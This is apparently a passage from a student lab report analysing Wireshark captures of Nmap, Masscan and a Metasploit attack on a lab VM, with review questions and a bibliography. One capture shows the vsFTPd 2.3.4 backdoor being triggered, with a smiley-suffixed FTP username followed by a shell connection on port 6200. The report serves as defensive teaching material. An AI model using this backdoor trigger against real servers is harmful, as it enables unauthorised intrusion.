	Destination	Protoco	Length	Info
40.128	192.168.40.129	HTTP	106	GET / HTTP/1.1
40.128	192.168.40.129	HTTP	106	GET / HTTP/1.1
40.129	192.168.40.128	HTTP	4589	HTTP/1.1 200 OK (text/html)
40.129	192.168.40.128	HTTP	71	HTTP/1.1 200 OK (text/html)
40.129	192.168.40.128	IRC	240	Response (NOTICE) (NOTICE)
40.129	192.168.40.128	IRC	121	Response (ERROR)
40.129	192.168.40.128	MySQL	132	Server Greeting proto=10 version=5.0.51a-
40.128	192.168.40.129	NBSS	84	NBSS Continuation Message
40.128	192.168.40.129	NFS	110	V104358901 proc-0 Call (Reply In 2767)
40.129	192.168.40.128	NFS	94	V104358901 proc-0 Reply (Call In 2749)
40.128	192.168.40.129	PGSQL	234	>?
40.129	192.168.40.128	PGSQL	199	<E
40.128	192.168.40.129	Portmap	110	V104316 proc-0 Call (Reply In 2231)
40.128	192.168.40.129	Portmap	110	V104316 proc-0 Call (Reply In 2235)
40.129	192.168.40.128	Portmap	102	V104316 proc-0 Reply (Call In 2214)
40.129	192.168.40.128	Portmap	94	V104316 proc-0 Reply (Call In 2221)
40.128	192.168.40.129	Portmap	110	V4 DUMP Call (Reply In 2610)

Figure 12: analyzing Wireshark captures of Nmap: part 1.

- The next weird occurrence is the version dumps occurring with Portmap. If I had to guess, the target system is asking for the different versions of all the ports and is sort of creating an if/else statement (if __ port is version 4, tell me on ___ port. Else ....). My other theory is that it's simply asking for the version of Portmap and is doing the same if/else statement (if your version is version 4, tell me on ___ port. Else ....).




	Destination	Protoco	Length	Info
40.128	192.168.40.129	Portmap	110	V104316 proc-0 Call (Reply In 2231)
40.128	192.168.40.129	Portmap	110	V104316 proc-0 Call (Reply In 2235)
40.129	192.168.40.128	Portmap	102	V104316 proc-0 Reply (Call In 2214)
40.129	192.168.40.128	Portmap	94	V104316 proc-0 Reply (Call In 2221)
40.128	192.168.40.129	Portmap	110	V4 DUMP Call (Reply In 2610)
40.129	192.168.40.128	Portmap	102	V4 DUMP Reply (Call In 2604)
40.128	192.168.40.129	Portmap	110	V3 DUMP Call (Reply In 2685)
40.129	192.168.40.128	Portmap	102	V3 DUMP Reply (Call In 2678)
40.128	192.168.40.129	Portmap	110	V2 DUMP Call (Reply In 2713)
40.129	192.168.40.128	Portmap	142	V2 DUMP Reply (Call In 2709)
40.128	192.168.40.129	Portmap	110	V102664745 proc-0 Call (Reply In 2761)
40.129	192.168.40.128	Portmap	102	V102664745 proc-0 Reply (Call In 2746)
40.128	192.168.40.129	RMI	73	JRMI, Version: 2, StreamProtocol
40.129	192.168.40.128	RMI	82	JRMI, ProtocolAck

Figure 13: analyzing Wireshark captures of Nmap: part 2.

Wireshark Traffic Analysis of Metasploit

- For this step, we are going to redo the Metasploit exploit, but this time observe it via Wireshark.
- In this capture, the biggest red flag is the response of the port version I'm assuming, the request for the username, and the request for the password. Following that, the exploit gains access to the shell.




Destination	Protocol	Length	Info
192.168.40.129	TCP	74	40163 → 6200 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
192.168.40.128	TCP	60	6200 → 40163 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
192.168.40.129	TCP	74	41787 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 S
192.168.40.128	TCP	74	21 → 41787 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0
192.168.40.129	TCP	66	41787 → 21 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSva
192.168.40.128	FTP	86	Response: 220 (vsFTPd 2.3.4)
192.168.40.129	TCP	66	41787 → 21 [ACK] Seq=1 Ack=21 Win=64256 Len=0 TSv
192.168.40.129	FTP	80	Request: USER uVVTQ:)
192.168.40.128	TCP	66	21 → 41787 [ACK] Seq=21 Ack=15 Win=5888 Len=0 TSv
192.168.40.128	FTP	100	Response: 331 Please specify the password.
192.168.40.129	FTP	79	Request: PASS 1hl6EP
192.168.40.129	TCP	74	39921 → 6200 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
192.168.40.128	TCP	74	6200 → 39921 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=

Figure 14: analyzing Wireshark captures of Metasploit.

Wireshark Traffic Analysis of Masscan


- For this step, I use Wireshark to capture Masscan in progress\
- To begin, Masscan used the ARP protocol to map the IP addresses on the network. I think this is super cool because it's smart: you want to find the open ports on the network, but don't know what devices are on the network. How do you fix that? ARP protocol.



Source	Destination	Protoco	Length	Info
VMware_e9:84:bb	Broadcast	ARP	60	Who has 192.168.40.18?
VMware_e9:84:bb	Broadcast	ARP	60	Who has 192.168.40.117?
VMware_e9:84:bb	Broadcast	ARP	60	Who has 192.168.40.234?
VMware_e9:84:bb	Broadcast	ARP	60	Who has 192.168.40.34?
VMware_e9:84:bb	Broadcast	ARP	60	Who has 192.168.40.30?
VMware_e9:84:bb	Broadcast	ARP	60	Who has 192.168.40.33?
VMware_e9:84:bb	Broadcast	ARP	60	Who has 192.168.40.175?
VMware_e9:84:bb	Broadcast	ARP	60	Who has 192.168.40.210?
VMware_e9:84:bb	Broadcast	ARP	60	Who has 192.168.40.60?
VMware_e9:84:bb	Broadcast	ARP	60	Who has 192.168.40.73?
VMware_e9:84:bb	Broadcast	ARP	60	Who has 192.168.40.150?
VMware_e9:84:bb	Broadcast	ARP	60	Who has 192.168.40.164?
VMware_e9:84:bb	Broadcast	ARP	60	Who has 192.168.40.142?
VMware_e9:84:bb	Broadcast	ARP	60	Who has 192.168.40.252?
VMware_e9:84:bb	Broadcast	ARP	60	Who has 192.168.40.21?
VMware_e9:84:bb	Broadcast	ARP	60	Who has 192.168.40.14?
VMware_e9:84:bb	Broadcast	ARP	60	Who has 192.168.40.196?
VMware_e9:84:bb	Broadcast	ARP	60	Who has 192.168.40.238?

Figure 15: analyzing Wireshark captures of Masscan: part 1.

- Next, it sends SYN packets to port 80 ports. I think if it doesn't receive an error (such as the TTL running out or a ICMP), then it assumes the port is open.



```
192.168.40.128     192.168.40.53      TCP        54 47187 → 80 [SYN] Seq=0 Win=1024 Len=0
192.168.40.128     192.168.40.124     TCP        54 47187 → 80 [SYN] Seq=0 Win=1024 Len=0
192.168.40.128     192.168.40.75      TCP        54 47187 → 443 [SYN] Seq=0 Win=1024 Len=0
192.168.40.128     192.168.40.46      TCP        54 47187 → 443 [SYN] Seq=0 Win=1024 Len=0
192.168.40.128     192.168.40.122     TCP        54 47187 → 80 [SYN] Seq=0 Win=1024 Len=0
192.168.40.128     192.168.40.16      TCP        54 47187 → 80 [SYN] Seq=0 Win=1024 Len=0
192.168.40.128     192.168.40.63      TCP        54 47187 → 80 [SYN] Seq=0 Win=1024 Len=0
192.168.40.128     192.168.40.63      TCP        54 47187 → 443 [SYN] Seq=0 Win=1024 Len=0
192.168.40.128     192.168.40.254     TCP        54 47187 → 443 [SYN] Seq=0 Win=1024 Len=0
192.168.40.128     192.168.40.133     TCP        54 47187 → 80 [SYN] Seq=0 Win=1024 Len=0
192.168.40.128     192.168.40.0       TCP        54 47187 → 443 [SYN] Seq=0 Win=1024 Len=0
192.168.40.128     192.168.40.254     TCP        60 [TCP Retransmission] 47187 → 443 [SYN] Se
192.168.40.0       192.168.40.128     TCP        60 443 → 47187 [RST, ACK] Seq=1 Ack=1 Win=32
192.168.40.128     192.168.40.0       TCP        60 47187 → 443 [RST] Seq=1 Win=1200 Len=0
```

Figure 16: analyzing Wireshark captures of Masscan: part 2.

Wireshark Questions

- What is Wireshark? Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education (Wikipedia, n.d.).
- What did you find in the packet captures of the different scans? I found very similar information for both scans. They both found open ports, just in vastly different ways.
- Can you tell me how the different scanning tools work? Masscan works by sending out ARP protocol packets to find devices on the network. While it does that, to the IP addresses that respond, it will send a SYN packet to their specified ports. Nmap works differently, but still gets the same results. Nmap doesn't use the ARP protocol. It also incorporates the Portmap protocol, which does seem like a larger indicator of compromise than ARP and SYN packets.
- Are there differences in their approaches? Nmap uses newer and more efficient protocols at the cost of it being more obvious. Masscan is obvious, but due to the large quantity of its packets. If instead you were only searching for one device open ports, I think it would be less obvious when compared to Nmap.
- Can you see how some scans are noisier than others? Absolutely. Masscan is incredibly noisy when it's searching an entire network.
- How does this tool help in a security environment? I think Wireshark is an amazing tool that gives analysts a chance to both educate and understand, but also a chance to act on the information provided by packet captures. For example, an analyst might see the large abundance of ARP packets coming in and be able to immediately respond before the malicious actor can cause damage.

Conclusion

- In conclusion, this lab was conducted to give students an amazing opportunity to interact with different tools in our own unique ways. These tools are amazing because they are so commonly used in the world of cybersecurity, so the experience truly is applicable. Personally, I've loved this lab, and it has by far been the highlight of my cybersecurity journey. I could've gone without the report (who even likes reporting) but the experience that came with it truly is invaluable and I'm looking forward to more reports and hand-on activities.

Bibliography

Badshah, C. (n.d.). *History of Metasploitables*. Retrieved from Medium: https://medium.com/@chandrapal/history-of-metasploitables-af318e0954b1#Metasploitable

Broadcom. (n.d.). *VMware Products*. Retrieved from VMware: https://www.vmware.com/

Broadcom. (n.d.). *Workstation Pro FAQs*. Retrieved from VMware: https://www.vmware.com/products/workstation-pro/faq.html

Jena, B. K. (n.d.). *A Look At 'What Is Metasploitable', A Hacker's Playground Based On Ubuntu Virtual Machines*. Retrieved from Simplilearn: https://www.simplilearn.com/tutorials/cyber-security-tutorial/what-is-metasploit

Jena, B. K. (n.d.). *What is Kali Linux: History, Features and Ways to Install*. Retrieved from Simplilearn: https://www.simplilearn.com/tutorials/cryptography-tutorial/what-is-kali-linux#:~:text=History%20of%20Kali%20Linux%201%20The%20original%20project,Ubuntu%20from%20version%204%20to%20version%205.%20

Kali. (n.d.). *About Kali Linux*. Retrieved from Kali: https://www.kali.org/docs/introduction/what-is-kali-linux/

Kali.org. (n.d.). *Masscan: Tool Documentation*. Retrieved from Kali: https://www.kali.org/tools/masscan/#:~:text=masscan%20MASSCAN%20is%20TCP%20port%20scanner%20which%20transmits,utility%20that%20allows%20arbitrary%20address%20and%20port%20ranges.

lalitmohantiwari7700. (n.d.). *What is Metasploit?* Retrieved from Geeksforgeeks: https://www.geeksforgeeks.org/what-is-metasploit/

lucifer2411. (n.d.). *What Is Nmap? A Comprehensive Guide For Network Mapping*. Retrieved from GeeksforGeeks: https://www.geeksforgeeks.org/what-is-nmap-a-comprehensive-guide-for-network-mapping/

Nmap.org. (n.d.). *The History and Future of Nmap*. Retrieved from Nmap: https://nmap.org/book/history-future.html

Shivanandhan, M. (n.d.). *What is Nmap and How to Use it – A Tutorial for the Greatest Scanning Tool of All Time*. Retrieved from freeCodeCamp: https://www.freecodecamp.org/news/what-is-nmap-and-how-to-use-it-a-tutorial-for-the-greatest-scanning-tool-of-all-time/#:~:text=It%20is%20an%20open-source%20Linux%20command-line%20tool%20that,discover%20open%20ports%20and%20services%2C%20and%20detect%20vu

Wikipedia. (n.d.). *About VMware*. Retrieved from Wikipedia: https://en.wikipedia.org/wiki/VMware#:~:text=The%20first%20product%2C%20VMware%20Workstation%2C%20was%20delivered%20in,%28SMP%29%20technology.%2064-bit%20support%20was%20introduced%20in%202004.

Wikipedia. (n.d.). *Wireshark*. Retrieved from Wikipedia: https://en.wikipedia.org/wiki/Wireshark#:~:text=Wireshark%20is%20a%20free%20and%20open-

source%20packet%20analyzer.,Wireshark%20in%20May%202006%20due%20to%20trademark%20issues.